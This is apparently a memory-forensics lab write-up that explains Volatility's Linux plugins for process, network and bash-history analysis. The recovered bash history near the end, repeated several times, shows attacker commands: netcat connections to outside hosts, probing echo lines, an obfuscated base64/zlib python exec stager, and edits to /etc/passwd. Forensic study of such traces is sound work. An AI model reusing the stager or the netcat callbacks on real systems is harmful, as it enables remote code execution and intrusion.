
```
python2.7 vol.py -f /home/shuvo/Desktop/htb/memdump.avml --profile=Linuxubuntu_3_13_0-170-genericx64 linux_pslist
```

This command will output a list of processes that were running at the time the memory dump was taken. The output typically includes valuable information such as the process ID (PID), the parent process ID (PPID), process name, the number of threads, handles, and the time the process was created and exited.



In Volatility, the linux_arp plugin is used to examine the Address Resolution Protocol (ARP) cache from a Linux system's memory dump. This can provide valuable insights into the network interactions of a system at the time the memory snapshot was taken, revealing details about the IP addresses and MAC addresses that the system was communicating with.

- Network peers: The ARP cache can show which local network IP addresses were recently interacted with by the host machine.
- Potential spoofing: Analyzing ARP cache entries can help determine if there was ARP spoofing or poisoning occurring, which is a common tactic in man-in-the-middle (MITM) attacks.





linux_ifconfig is a plugin used to extract network configuration information from a Linux memory dump. This can include details about active network interfaces, their settings, and statuses at the time the memory was captured.

The linux_ifconfig plugin mimics the functionality of the traditional ifconfig command used in Linux systems, but it operates on a forensic memory image. By running this plugin on a memory dump, forensic analysts can retrieve:

- IP Addresses: Both IPv4 and IPv6 addresses assigned to the network interfaces.
- MAC Addresses: The hardware addresses associated with the network interfaces.
- MTU Settings: Maximum transmission unit settings, important for understanding packet transmission behaviors.
- Network Statistics: Information on data sent and received, which could be crucial for identifying data exfiltration or suspicious network activity prior to the system being imaged.

****






The linux_netstat plugin in Volatility is used to analyze network connections, routing tables, and interface statistics from a Linux system's memory dump. This provides a snapshot of all network activity that was occurring at the moment the memory was captured, offering invaluable data for forensic investigations, especially in understanding how a compromised system was interacting with other systems on the network.

The linux_netstat plugin extracts data similar to what the netstat command would provide on a live Linux system. This includes:

- Active Connections: Listing all active connections and their statuses (e.g., ESTABLISHED, LISTENING), which helps identify what services were running and potential unauthorized connections.
- Listening Ports: Ports that were open and listening for incoming connections, which can help determine exposed services that could be vectors for attacks.
- Routing Table: The routing table at the time of the memory capture, showing how traffic is directed through the network, which can be crucial for tracing attack paths or understanding network configurations.

****




The linux_psaux plugin in Volatility is designed to retrieve process listing information from a Linux memory dump, similar to the output of the ps aux command on a live Linux system. This plugin is crucial for forensic and incident response activities because it provides visibility into the processes that were running at the time the memory was captured, including their process IDs, user IDs, and command line arguments.

This plugin helps forensic analysts understand:

- Running Processes: Detailed information about each process, including the process ID (PID), the user ID (UID) that executed the process, the group ID (GID), the terminal associated with the process, and its state.
- Command Line Arguments: The command line arguments used to start the process, which can be critical for identifying malicious processes or scripts.
- Process States: Information about whether processes were active, sleeping, zombie, or stopped at the time of capture, providing insights into the system's behavior.

****




The linux_pidhashtable plugin in Volatility is specifically designed to help forensic analysts enumerate process identifiers (PIDs) from a Linux memory dump using the PID hash table. This tool is crucial for investigating Linux systems, as it allows you to uncover and map out all the active processes at the time of the snapshot, even if other process-tracking mechanisms are corrupted or evasive techniques are used.

The linux_pidhashtable plugin serves several forensic purposes:

- Process Enumeration: It effectively lists all processes by scanning the PID hash table present in the memory, providing a reliable enumeration of processes, which is essential when other process listings may be incomplete or compromised.
- Recover Hidden Processes: This can be particularly useful in scenarios where malware might attempt to hide its presence from standard listing tools.
- Cross-Reference: Analysts often use this tool to cross-reference with other process-listing outputs to ensure completeness and detect discrepancies that might indicate tampering or hiding activities.

****



The linux_pstree plugin in Volatility is a powerful tool for forensic analysts and incident responders to visualize the process hierarchy from a Linux memory dump. This plugin displays processes in a tree structure, showing parent-child relationships, which can be crucial for understanding the context of processes, tracing malware infections, and identifying rogue processes.


The linux_pstree plugin provides a clear, hierarchical view of all processes running on the system at the time of the memory capture. Key benefits include:

- Identifying Parent-Child Relationships: This helps in understanding how processes were started and their relationships, which can be critical in tracing steps of an exploit or malware.
- Detecting Anomalies: Anomalies in the process tree, such as unusual parent processes or orphaned processes, can indicate malicious activity or tampering.
- Forensic Context: Seeing the entire process tree can provide additional context when analyzing the behavior of specific processes or investigating incidents.


The linux_bash plugin in Volatility is a specialized tool for forensic analysis that is designed to extract information about bash commands executed by users on a Linux system from a memory dump. This can be incredibly useful for digital forensic investigators who need to reconstruct user actions, understand the context of system changes, or identify malicious activities performed through the bash shell.

The linux_bash plugin helps to recover:

- Bash History: Commands that were executed in bash shells, even if the bash history files on the disk have been cleared or tampered with.
- Command Execution Context: Information about the user who executed the commands and the timing of the commands.
- Forensic Insights: This can provide critical insights into the sequence of actions taken by users, which is essential for thorough forensic investigations.



```
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    2066 bash                 2024-04-17 19:44:25 UTC+0000   cd /
    2066 bash                 2024-04-17 19:44:30 UTC+0000   ls
    2066 bash                 2024-04-17 19:45:04 UTC+0000   cd root
    2066 bash                 2024-04-17 19:45:12 UTC+0000   sudo su
    2066 bash                 2024-04-17 19:46:17 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:23 UTC+0000   cd usr
    2066 bash                 2024-04-17 19:46:25 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:33 UTC+0000   cd local
    2066 bash                 2024-04-17 19:46:34 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:42 UTC+0000   cd bin
    2066 bash                 2024-04-17 19:46:43 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:52 UTC+0000   cd /home
    2066 bash                 2024-04-17 19:46:54 UTC+0000   ls
    2066 bash                 2024-04-17 19:47:04 UTC+0000   cd vagrant
    2066 bash                 2024-04-17 19:47:05 UTC+0000   ls
    2066 bash                 2024-04-17 19:47:54 UTC+0000   nc -l 4999
    2066 bash                 2024-04-17 19:50:35 UTC+0000   nc 192.168.1.78 5000
    2066 bash                 2024-04-17 19:50:49 UTC+0000   hi
    2066 bash                 2024-04-17 19:51:06 UTC+0000   nc 192.168.1.78 5000
    2066 bash                 2024-04-17 19:51:53 UTC+0000   nc 192.168.1.88 5000
    2066 bash                 2024-04-17 19:52:24 UTC+0000   ip a
    2066 bash                 2024-04-17 19:54:19 UTC+0000   nc
    2066 bash                 2024-04-17 19:55:00 UTC+0000   nc 192.168.1.88 5555
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo dbYHmsDKcEkacevHbafuTyLafHxCQztG;command -v command;echo dbYHmsDKcEkacevHbafuTyLafHxCQztG
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOo
F
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi;command -v 'bash' && echo true;echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF;command -v command;echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF
    2066 bash                 2024-04-17 19:55:11 UTC+0000   /usr/bin/python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').
getencoder('utf-8')('eNrLzC3ILypRKCiptAYResUFieV5Gur6SZl5+kmJxRnqmgDdwwv8')[0])) "
```



```
    2066 bash                 2024-04-17 19:44:30 UTC+0000   ls
    2066 bash                 2024-04-17 19:45:04 UTC+0000   cd root
    2066 bash                 2024-04-17 19:45:12 UTC+0000   sudo su
    2066 bash                 2024-04-17 19:46:17 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:23 UTC+0000   cd usr
    2066 bash                 2024-04-17 19:46:25 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:33 UTC+0000   cd local
    2066 bash                 2024-04-17 19:46:34 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:42 UTC+0000   cd bin
    2066 bash                 2024-04-17 19:46:43 UTC+0000   ls
    2066 bash                 2024-04-17 19:46:52 UTC+0000   cd /home
    2066 bash                 2024-04-17 19:46:54 UTC+0000   ls
    2066 bash                 2024-04-17 19:47:04 UTC+0000   cd vagrant
    2066 bash                 2024-04-17 19:47:05 UTC+0000   ls
    2066 bash                 2024-04-17 19:47:54 UTC+0000   nc -l 4999
    2066 bash                 2024-04-17 19:50:35 UTC+0000   nc 192.168.1.78 5000
    2066 bash                 2024-04-17 19:50:49 UTC+0000   hi
    2066 bash                 2024-04-17 19:51:06 UTC+0000   nc 192.168.1.78 5000
    2066 bash                 2024-04-17 19:51:53 UTC+0000   nc 192.168.1.88 5000
    2066 bash                 2024-04-17 19:52:24 UTC+0000   ip a
    2066 bash                 2024-04-17 19:54:19 UTC+0000   nc
    2066 bash                 2024-04-17 19:55:00 UTC+0000   nc 192.168.1.88 5555
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo dbYHmsDKcEkacevHbafuTyLafHxCQztG;command -v command;echo dbYHmsDKcEkacevHbafuTyLafHxCQztG
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOo
F
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi;command -v 'bash' && echo true;echo EtUfWiQuXVtgOKMeyzaUMrJQyMOfnkLi
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF;command -v command;echo jTRDCFaRzeoXhTTtKstazBvwgOsXMSOF
    2066 bash                 2024-04-17 19:55:11 UTC+0000   /usr/bin/python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').
getencoder('utf-8')('eNrLzC3ILypRKCiptAYResUFieV5Gur6SZl5+kmJxRnqmgDdwwv8')[0])) "
    2129 bash                 2024-04-17 19:55:25 UTC+0000   nc 192.168.1.88 5555
    2129 bash                 2024-04-17 19:55:44 UTC+0000   sudo mkdir test
    2413 bash                 2024-04-17 20:29:17 UTC+0000   sudo apt-get update
    2413 bash                 2024-04-17 20:31:20 UTC+0000   sudo su www-data
    2413 bash                 2024-04-17 20:32:53 UTC+0000   sudo nano /etc/passwd
    2413 bash                 2024-04-17 20:33:57 UTC+0000   sudo -l
    2578 bash                 2024-04-17 20:39:52 UTC+0000   apt-get update
    2578 bash                 2024-04-18 01:35:57 UTC+0000   clear
     462 bash                 2024-04-18 02:02:15 UTC+0000   sudo ua status
     462 bash                 2024-04-18 02:02:15 UTC+0000   last
```

```
    2066 bash                 2024-04-17 19:54:19 UTC+0000   nc
    2066 bash                 2024-04-17 19:55:00 UTC+0000   nc 192.168.1.88 5555
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo dbYHmsDKcEkacevHbafuTyLafHxCQztG;command -v command;echo dbYHmsDKcEkacevHbafuTyLafHxCQztG
    2066 bash                 2024-04-17 19:55:11 UTC+0000   echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOoF;command -v 'python' && echo true;echo GOLrEmVLxNCsQipAdxLCaAtOUWSqaOo
F
